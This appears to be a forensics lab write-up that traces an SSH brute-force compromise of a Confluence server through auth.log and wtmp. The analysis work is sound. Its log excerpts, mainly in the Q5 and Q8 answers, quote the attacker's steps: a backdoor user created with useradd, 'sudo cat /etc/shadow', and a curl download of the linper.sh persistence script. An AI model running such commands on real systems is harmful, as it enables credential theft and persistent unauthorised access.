Brutus

We'll explore a scenario where a Confluence server was brute-forced via its SSH service. After gaining access to the server, the attacker performed additional activities, which we can track using auth.log.

```
┌──(moghees㉿kali)-[~/Downloads/Brutus]
└─$ ls -l
total 56
-rw-r--r-- 1 moghees blackcat 43911 Mar  6 11:47 auth.log
-rw-r--r-- 1 moghees blackcat 11136 Mar  6 11:47 wtmp
```

Lets start.

Q1: Analyzing the auth.log, can you identify the IP address used by the attacker to carry out a brute force attack?

We can see in the auth.log file that a lot of wrong login attempts are coming from:
65.2.161.68

```
Mar  6 06:31:37 ip-172-31-35-28 sshd[2364]: Disconnected from invalid user server_adm 65.2.161.68 port 46632 [preauth]
Mar  6 06:31:37 ip-172-31-35-28 sshd[2369]: Received disconnect from 65.2.161.68 port 46682:11: Bye Bye [preauth]
Mar  6 06:31:37 ip-172-31-35-28 sshd[2369]: Disconnected from invalid user server_adm 65.2.161.68 port 46682 [preauth]
Mar  6 06:31:37 ip-172-31-35-28 sshd[2366]: Received disconnect from 65.2.161.68 port 46648:11: Bye Bye [preauth]
Mar  6 06:31:37 ip-172-31-35-28 sshd[2366]: Disconnected from invalid user server_adm 65.2.161.68 port 46648 [preauth]
Mar  6 06:31:37 ip-172-31-35-28 sshd[2365]: Received disconnect from 65.2.161.68 port 46644:11: Bye Bye [preauth]
Mar  6 06:31:37 ip-172-31-35-28 sshd[2365]: Disconnected from invalid user server_adm 65.2.161.68 port 46644 [preauth]
Mar  6 06:31:37 ip-172-31-35-28 sshd[2363]: Received disconnect from 65.2.161.68 port 46620:11: Bye Bye [preauth]
Mar  6 06:31:37 ip-172-31-35-28 sshd[2363]: Disconnected from invalid user server_adm 65.2.161.68 port 46620 [preauth]
Mar  6 06:31:37 ip-172-31-35-28 sshd[2367]: Received disconnect from 65.2.161.68 port 46664:11: Bye Bye [preauth]
Mar  6 06:31:37 ip-172-31-35-28 sshd[2367]: Disconnected from invalid user server_adm 65.2.161.68 port 46664 [preauth]
Mar  6 06:31:37 ip-172-31-35-28 sshd[2393]: Invalid user svc_account from 65.2.161.68 port 46774
```

Q2: The brute force attempts were successful, and the attacker gained access to an account on the server. What is the username of this account?

The username is **root**

```
┌──(moghees㉿kali)-[~/Downloads/Brutus]
└─$ cat auth.log | grep login
Mar  6 06:19:54 ip-172-31-35-28 systemd-logind[411]: New session 6 of user root.
Mar  6 06:31:40 ip-172-31-35-28 systemd-logind[411]: New session 34 of user root.
Mar  6 06:31:40 ip-172-31-35-28 systemd-logind[411]: Session 34 logged out. Waiting for processes to exit.
Mar  6 06:31:40 ip-172-31-35-28 systemd-logind[411]: Removed session 34.
```

Q3: Can you identify the timestamp when the attacker manually logged in to the server to carry out their objectives?

The root user was logged in again and it was manual login after brute forcing.

```
┌──(moghees㉿kali)-[~/Downloads/Brutus]
└─$ cat auth.log | grep login
Mar  6 06:19:54 ip-172-31-35-28 systemd-logind[411]: New session 6 of user root.
Mar  6 06:31:40 ip-172-31-35-28 systemd-logind[411]: New session 34 of user root.
Mar  6 06:31:40 ip-172-31-35-28 systemd-logind[411]: Session 34 logged out. Waiting for processes to exit.
Mar  6 06:31:40 ip-172-31-35-28 systemd-logind[411]: Removed session 34.
Mar  6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
Mar  6 06:37:24 ip-172-31-35-28 systemd-logind[411]: Session 37 logged out. Waiting for processes to exit.
Mar  6 06:37:24 ip-172-31-35-28 systemd-logind[411]: Removed session 37.
```

To view the exact time we can check **wtmp** file.

```
[7] [01583] [ts/0] [root    ] [pts/0       ] [203.101.190.9       ] [203.101.190.9  ] [2024-03-06T06:19:55,151913+00:00]
[7] [02549] [ts/1] [root    ] [pts/1       ] [65.2.161.68         ] [65.2.161.68    ] [2024-03-06T06:32:45,387923+00:00]
[8] [02491] [    ] [        ] [pts/1       ] [                    ] [0.0.0.0        ] [2024-03-06T06:37:24,590579+00:00]
```

The answer is **2024-03-06 06:32:45**

Q4: SSH login sessions are tracked and assigned a session number upon login. What is the session number assigned to the attacker's session for the user account from Question 2?

Session ID is **37**


Q5: The attacker added a new user as part of their persistence strategy on the server and gave this new user account higher privileges. What is the name of this account?

The account name is **cyberjunkie**

```
┌──(moghees㉿kali)-[~/Downloads/Brutus]
└─$ cat auth.log | grep useradd
Mar  6 06:34:18 ip-172-31-35-28 useradd[2592]: new user: name=cyberjunkie, UID=1002, GID=1002, home=/home/cyberjunkie, shell=/bin/bash, from=/dev
/pts/1
```

Q6: What is the MITRE ATT&CK sub-technique ID used for persistence?

ID is **T1136.001**



Q7: How long did the attacker's first SSH session last based on the previously confirmed authentication time and session ending within the auth.log? (seconds)

The exact time in seconds is **279**

```
Mar  6 06:32:44 ip-172-31-35-28 systemd-logind[411]: New session 37 of user root.
Mar  6 06:37:24 ip-172-31-35-28 systemd-logind[411]: Session 37 logged out. Waiting for processes to exit.
Mar  6 06:37:24 ip-172-31-35-28 systemd-logind[411]: Removed session 37.
```

Q8: The attacker logged into their backdoor account and utilized their higher privileges to download a script. What is the full command executed using sudo?

The command is:
/usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh

```
┌──(moghees㉿kali)-[~/Downloads/Brutus]
└─$ cat auth.log | grep COMMAND
Mar  6 06:37:57 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/cat /etc/shadow
Mar  6 06:39:38 ip-172-31-35-28 sudo: cyberjunkie : TTY=pts/1 ; PWD=/home/cyberjunkie ; USER=root ; COMMAND=/usr/bin/curl https://raw.githubuserc
ontent.com/montysecurity/linper/main/linper.sh
```